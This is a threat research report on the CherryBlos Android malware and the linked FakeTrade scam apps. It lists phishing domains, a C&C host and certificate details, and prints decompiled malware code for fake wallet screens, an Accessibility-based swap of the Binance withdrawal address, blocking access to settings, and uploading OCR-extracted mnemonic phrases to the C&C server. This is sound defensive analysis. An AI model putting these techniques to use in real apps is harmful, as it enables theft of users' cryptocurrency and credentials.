Related CherryBlos and FakeTrade Android Malware Involved in Scam Campaigns

By Trend Micro Research (words)

Published: 2023-07-28 · Archived: 2026-04-05 22:02:47 UTC

Mobile

Trend Micro’s Mobile Application Reputation Service (MARS) team discovered two new related Android malware families involved in cryptocurrency-mining and financially-motivated scam campaigns targeting Android users.

By: Trend Micro Research Jul 28, 2023 Read time: 8 min (2105 words)

Save to Folio

Trend Micro’s Mobile Application Reputation Service (MARS) team discovered two new related Android malware families involved in cryptocurrency-mining and financially-motivated scam campaigns targeting Android users.

The first campaign leveraged popular social networking platforms to promote fraudulent services, with the advertisements pointing to phishing websites that trick users into downloading and installing malicious Android apps. The downloaded malware CherryBlos (AndroidOS_CherryBlos.GCL), named because of the unique string used in its hijacking framework, can steal cryptocurrency wallet-related credentials, and replace victims’ addresses while they make withdrawals.

Meanwhile, another campaign that employed several fraudulent money-earning apps — first uploaded to Google Play in 2021 — involved the FakeTrade (AndroidOS_FakeTrade.HRXB) malware. These apps claim to be e-commence platforms that promise increased income for users via referrals and top-ups. However, users will be unable withdraw their funds when they attempt to do so.

Fake social media posts distribute CherryBlos

The first CherryBlos malware, labeled Robot 999, initially appeared in April 2023 and was downloaded from the URL *hxxps://www.robot999.net/Robot999[.]apk*. Upon further investigation, we were able to trace its source to a telegram group called *Ukraine ROBOT* that had been posting messages related to cryptocurrency mining since early 2023. This group’s profile directly points to the phishing website which the malware was downloaded.

In April 2023, the group owner posted a link to the Robot 999 app containing the CherryBlos malware and uploaded the APK file to the group.

Similar situations also occurred with subsequent CherryBlos samples. As of writing, we have identified four different apps containing the CherryBlos malware:

Label	Package name	Phishing domain
GPTalk	com.gptalk.wallet	chatgptc[.]io
Happy Miner	com.app.happyminer	happyminer[.]com
Robot 999	com.example.walljsdemo	robot999[.]net
SynthNet	com.miner.synthnet	synthnet[.]ai

Table 1. Apps containing CherryBlos

For the GPTalk app, a fake TikTok account was used to post the phishing website.

Meanwhile, the phishing website for the SynthNet app points to a Twitter account and a Telegram channel.

open on a new tab

Figure 4. The phishing website, synthnet[.]ai, pointing to a Twitter account)

In addition to these fake posts, we have also found content — likely created by unwitting “promoters”, as shown in the YouTube video found in Figure 5.

Analysis of the CherryBlos malware

As stated previously, the CherryBlos malware was designed to steal cryptocurrency wallet-related credentials and replace addresses used during the withdrawal process.

To evade static detection, CherryBlos is packed using a commercial packer known as Jiagubao. Our analysis found that the malware had two unusual aspects:

1. The packer's native library name is not the default name *libjiagu.so*. In this case, the name is likely defined by the threat actor, specifically *libjiagu_sdk_cherryBlos_gProtected.so.*
2. It is rare to see malware packed by Jiagubao using the packer's built-in string encryption. For CherryBlos, most strings are encrypted, with the decryption process being handled by the packer's native library. We believe that this is a built-in feature of the packer instead of being implemented by the malware developer.

These facts suggest that the group behind CherryBlos uses a non-free version of the packer due to its advanced protection capabilities, increased evasion capabilities, and other powerful features.

Like most modern banking trojans, CherryBlos requires accessibility permissions to work. When the user opens the app, it will display a popup dialogue window prompting users to enable accessibility permissions. An official website will also be displayed via WebView to avoid suspicion from the victim.

After gaining accessibility permissions, CherryBlos will request two configuration files from its C&C server. The C&C address is stored as a resource string, with the communication occurring over HTTPS.

```
<string name="acc_auth">Agree to the accessible authorization to verify your ID information. Only a single managed account is allowedon a device.</string>
<string name="acc_title">Start barrier-free service</string>
<string name="androidx_startup">androidx.startup</string>
<string name="api_url">https://008c.hugeversapi.com/</string>
<string name="app_description">Start barrier-free service function permissions, enjoy convenient operation, provide you with fast and simple operation expe
```

open on a new tab

Figure 6. C&C server address, 008c[.]hugeversapi.com, stored in resource

CherryBlos uses a variety of methods for persistence and evasion, such as the following anti-kill techniques:

- Adding a 1*1 pixel view
- Posting a notification for foreground service
- Ignoring battery optimization

It also uses the following defense evasion techniques:

- Automatically approving permission requests by auto clicking the "allow" button when a system dialogue appears
- Sending user back to the home screen when they enter the app settings, possibly as an anti-uninstall or anti-kill contingency

```
// com.android.settings.SubSettings, com.android.settings.CleanSubSettings
private void HandleKeepSafe(AccessibilityEvent accessibilityEvent0) {
    if(!this.isAutoKeepSafe) {
        return;
    }

    if(accessibilityEvent0 != null && accessibilityEvent0.getText() != null && accessibilityEvent0.getClassName() != null &&
        this.sendMeHome();
    }
}
```

open on a new tab

Figure 9. Sending users back to the home screen when they enter the app settings

Credential and asset theft

CherryBlos uses several approaches to steal credentials or assets from its victim's cryptocurrency wallets, which we will describe in the following subsections.

If the *EnableUIMode* field in configuration is set to *true*, CherryBlos will display the serials of well-designed fake wallet user interfaces when users launch official apps.

It checks for installed cryptocurrency wallet apps (the checked wallet apps list is defined in the *DetectionWalletList* field in the configuration), then reports matching app package names to the C&C server and sets a fake launch activity for each matched wallet app.


```
public final void enableFakeUIMode() {
    if(this.barrierFreeDto.getEnableUI()) {
        CherryInfo cherryInfo0 = CherryInfo.INSTANCE;
        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(281), false)) {  // imtoken
                                                                                        // im.token.app, com.wallet.wayui.ui.imtoken.ImTokenMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(35), cherryBlosProtected.decryptInternal(282));
        }

        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(283), false)) {  // com.wallet.crypto.trustapp, com.wallet.wayui.ui.trust.TrustMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(284), cherryBlosProtected.decryptInternal(285));
        }

        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(286), false)) {  // metamask,
                                                                                        // io.metamask, com.wallet.wayui.ui.metamask.MetaMaskMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(287), cherryBlosProtected.decryptInternal(288));
        }

        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(289), false)) {  // onto
                                                                                        // com.github.ontio.onto, com.wallet.wayui.ui.onto.OntoMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(290), cherryBlosProtected.decryptInternal(291));
        }

        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(292), false)) {  // bitkeep
                                                                                        // com.bitkeep.wallet, com.wallet.wayui.ui.bitkeep.BitkeepMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(293), cherryBlosProtected.decryptInternal(294));
        }

        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(292), false)) {  // bitkeep
                                                                                        // com.bitkeep.app, com.wallet.wayui.ui.bitkeep.BitkeepMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(295), cherryBlosProtected.decryptInternal(294));
        }

        if(!cherryInfo0.getBoolean(cherryBlosProtected.decryptInternal(292), false)) {  // bitkeep
                                                                                        // com.bitkeep.w5, com.wallet.wayui.ui.bitkeep.BitkeepMainActivity
            YFServer.HookPackage(ContextUtil.getApplication(), cherryBlosProtected.decryptInternal(296), cherryBlosProtected.decryptInternal(294));
        }
    }
```

open on a new tab

Figure 10. Setting fake activities for each corresponding cryptocurrency wallet app

CherryBlos will use *Accessibility Service* to monitor when a wallet app launches. Once this is detected, it will then use *startActivity* to launch predefined fake activities, with the goal of inducing victims to fill in their credentials.

For example, the fake activities shown in Figure 11 will be launched while users open the real BitKeep app. Once victims import their mnemonic phrase and click the "confirm" button, their credentials will be transmitted to the C&C server.



open on a new tab

Figure 12. HTTP request showing the victim's mnemonic phrase being transferred to the C&C server

The field used to store stolen mnemonic is *Zjc*, which is a first-letter combination of the Chinese translation of "mnemonic" – "助记词/Zhu-ji-ci", possibly indicating the threat actor's language family.

Hijacking during transfer

If the *EnableExchange* field in configuration is set to *true*, CherryBlos can modify the real withdrawal address by overlaying a Fake UI to show the original address while users make withdrawals in the legitimate Binance app.

CherryBlos will monitor three keywords ("Withdrawal", "Confirm" and "Submit") in Binance's UI. Once detected, the malware will use the Accessibility service to find other elements (such as coin type and net type) and record their value.

Next, CherryBlos will overlay a fake withdrawal view over the Binance app and fill in a pre-recorded value based on user input. However, the actual address and withdrawal amount in the Binance app has already been modified at this point. Once the user proceeds with the withdrawal, the assets will be transferred to an attacker-controlled address.

```
try {
    double f = Double.parseDouble(binance.daozhang);
    ((TextView)binance.floatView.findViewById(id.tv_the_amount)).setText(binance.daozhang);
    ((TextView)binance.floatView.findViewById(id.tv_withdrawal_address_in)).setText(binance.userBianAddr);
    ((TextView)binance.floatView.findViewById(id.tv_main_net)).setText(binance.mainNet);
    ((TextView)binance.floatView.findViewById(id.tv_btype)).setText(binance.bType);
    if(binance.nowPkg != null && !binance.nowPkg.equals("")) {
        ((TextView)binance.floatView.findViewById(id.now_package)).setText(binance.nowPkg);
    }

    TextView textView0 = (TextView)binance.floatView.findViewById(id.tv_amount);
    textView0.setText(binance.userInput + cherryBlosProtected.decrypt("17") + binance.bType);
    TextView textView1 = (TextView)binance.floatView.findViewById(id.tv_amount_cost);
    textView1.setText(binance.cost + cherryBlosProtected.decrypt("17") + binance.bType);
    ((TextView)binance.floatView.findViewById(id.tv_the_amount_type)).setText(binance.bType);
    ((TextView)binance.floatView.findViewById(id.tv_about_amount)).setText(YFServer.zjccallBack.getDesInfo(binance.bType, String.valueOf(f)));
}
catch(Exception exception0) {
    exception0.printStackTrace();
}

YFServer.injectView(binance.floatView, binance.floatLp);  // call 'addView'
```

open on a new tab

Figure 14. Using Accessibility service to add a view over the Binance app

```
new Handler(Looper.getMainLooper()).postDelayed(() -> try {
    PerformClickUtils.findViewIdAndClick(accessibilityService0, binance.versionClickOrderXId);
    new Handler(Looper.getMainLooper()).postDelayed(() -> try {
        PerformClickUtils.findViewIdAndsetEditText(accessibilityService0, binance.versionUserInputAddrId, YFServer.zjccallBack.getABAddrByInfo(binance.bType,
        PerformClickUtils.findViewIdAndClick(accessibilityService0, binance.versionMountMaxId);
        List list0 = PerformClickUtils.findViewIdAll(accessibilityService0, binance.versionUserInputId);
        if(list0 != null && list0.size() != 0 && ((AccessibilityNodeInfo)list0.get(0)).getText() != null) {
            binance.realInputAmount = ((AccessibilityNodeInfo)list0.get(0)).getText().toString();
        }
```

open on a new tab

Figure 15. Modifying the address where the funds will be transferred

Collecting credentials from Pictures via optical character recognition (OCR)

If the *EnableImage* field in the configuration is set to *true*, CherryBlos will be able to read media files stored in the external storage and use OCR to recognize potential mnemonic phrases in the pictures.

First, CherryBlos will use the previously-mentioned auto click approach to request all sensitive permissions that are defined in manifest, which in this case is *READ_EXTERNAL_STORAGE* and *WRITE_EXTERNAL_STORAGE*.

Once granted, CherryBlos will perform the following two tasks:

1. Read pictures from the external storage and use OCR to extract text from these pictures.
2. Upload the OCR results to the C&C server at regular intervals.

```
@Override  // android.os.CountDownTimer
public void onTick(long v) {
    try {
        Companion readPictureServices$Companion0 = ReadPictureServices.Companion;
        f.b(readPictureServices$Companion0.getTAG(), new Object[]{"Timer tick"});
        OcrData ocrData0 = (OcrData)LitePal.findFirst(OcrData.class);
        if(ocrData0 != null) {
            StringBuilder stringBuilder0 = new StringBuilder("Timer tick");
            stringBuilder0.append(ocrData0.getContent());
            f.b(readPictureServices$Companion0.getTAG(), new Object[]{stringBuilder0.toString()});
            ReadPictureServices.this.uploadData(ocrData0);
            ocrData0.delete();
            return;
        }
    }
```

open on a new tab

Figure 16. Timer task to upload the OCR stored in LitePal to the C&C server)

“Synthnet” app on Google Play

During our investigation of a CherryBlos sample labelled as “Synthnet” (with a lowercase “n”), we found that its download page also includes a URL pointing to a Google Play app.

This app shares the same package name and label as the CherryBlos one, and its privacy policy listed in the developer contact details also points to the phishing website.

Upon further analysis, we found that it is a version of the app (3.1.17) without the CherryBlos malware embedded in it. However, we still believe that the app on Google Play was developed by the same threat actor, as it shares the same app certificate with the CherryBlos one.

Subject: O=FXrate
Valid From: 2021-11-05 09:45:39
Valid To: 2046-10-30 09:45:39
Serial Number: 2054d373
Thumbprint: 78f5d0d751a5b3f7756317834b9fcb4227cb7fe3

Connection to another ongoing money-earning scam campaign in Google Play

We also discovered that CherryBlos had connections to another similar campaign on Google Play. We have high confidence in attributing the campaigns to the same perpetrator due to shared network infrastructure and app certificates.

From the language used by these samples, we determined that the threat actor doesn’t have a specific targeted region, but targets victims across the globe, replacing resource strings and uploading these apps to different Google Play regions (such as Malaysia, Vietnam, Indonesia, Philippines, Uganda, and Mexico).

Pivoting from the C&C server *008c.hugeversapi[.]com*, we discovered two additional apps, *Huge* and *Saya*, that communicated with *huapi.hugeversapi[.]com* and *sy.hugeversapi[.]com* respectively. The two apps share the same app certificate and have been uploaded to Google Play. One of these apps, *Saya*, is still online at the time of writing.

Subject:CN=goShop, OU=goShop, O=goShop, L=goShop, ST=goShop, C=goShop
Valid From: 2020-11-07 12:22:35
Valid To: 2045-11-01 12:22:35
Serial Number: 29be7603
Thumbprint: f76985062c394463e6a15e40bc2a48c5fb7fd6ba

We identified more apps sharing the same app certificate, all featuring shopping-related themes, claiming that users could earn money by completing tasks and inducing user top-ups to gain more income. Figure 17 shows examples of these apps.

Although these apps appear to have complete functionality on the surface, we still found them exhibiting some abnormal behavior — specifically, All the apps are highly similar, with the only difference being the language applied to the user interface since they are derived from the same app template. We also found that the description of the apps on Google Play are also the same.

Figure 19 and 20 show a comparison of the Canyon and Onefire apps, which target Uganda and Vietnam respectively. Based on analysis of the resources, the only difference is the resource value: one uses Vietnamese, while the other uses English.

A large number of users left bad reviews for these apps, claiming that they are fraudulent due to being unable to withdraw after topping up.

We decided to categorize these apps as scam apps and gave them the name “FakeTrade.”

We were able to identify 31 apps in total, with samples uploaded to Google Play mostly in 2021 and the first three quarters of 2022. All malicious apps identified on Google Play have been removed as of writing. It is possible that threat actors could be planning future campaigns using similar attack techniques.

Conclusion

Our investigation uncovered a series of connected campaigns involving the CherryBlos malware and other fake money-earning apps on Google Play. The threat actor behind these campaigns employed advanced techniques to evade detection, such as software packing, obfuscation, and abusing Android’s Accessibility Service. These campaigns have targeted a global audience and continue to pose a significant risk to users, as evidenced by the ongoing presence of malicious apps on Google Play.

To defend against such mobile threats, users should adopt these best practices:

- Only download apps from trusted sources and reputable developers. Check app ratings and reviews before installing and be cautious of apps with many negative reviews or reports of scams.
- Apply the latest security patches and operating system updates for devices, as these often contain fixes for known vulnerabilities.
- Install and maintain a reputable mobile security solution to detect and block malware and other threats.
- Be cautious when granting permissions to apps, especially those requesting access to sensitive information or system settings.
- Avoid clicking on suspicious links or downloading attachments from unknown sources, as these could lead to malware infections or phishing attempts.

By following these recommendations, users can minimize risks related to mobile threats and help secure their devices and personal information.

Trend is part of Google’s App Defense Alliance (ADA), which enhances user security by detecting malicious apps prior to their release on the Google Play store. As part of this alliance, Trend, in partnership with Google, helps protect users from malicious actors, keeping the world safer for exchanging digital information.

Indicators of Compromise

The indicators of compromise for this blog entry can be found here.

Tags
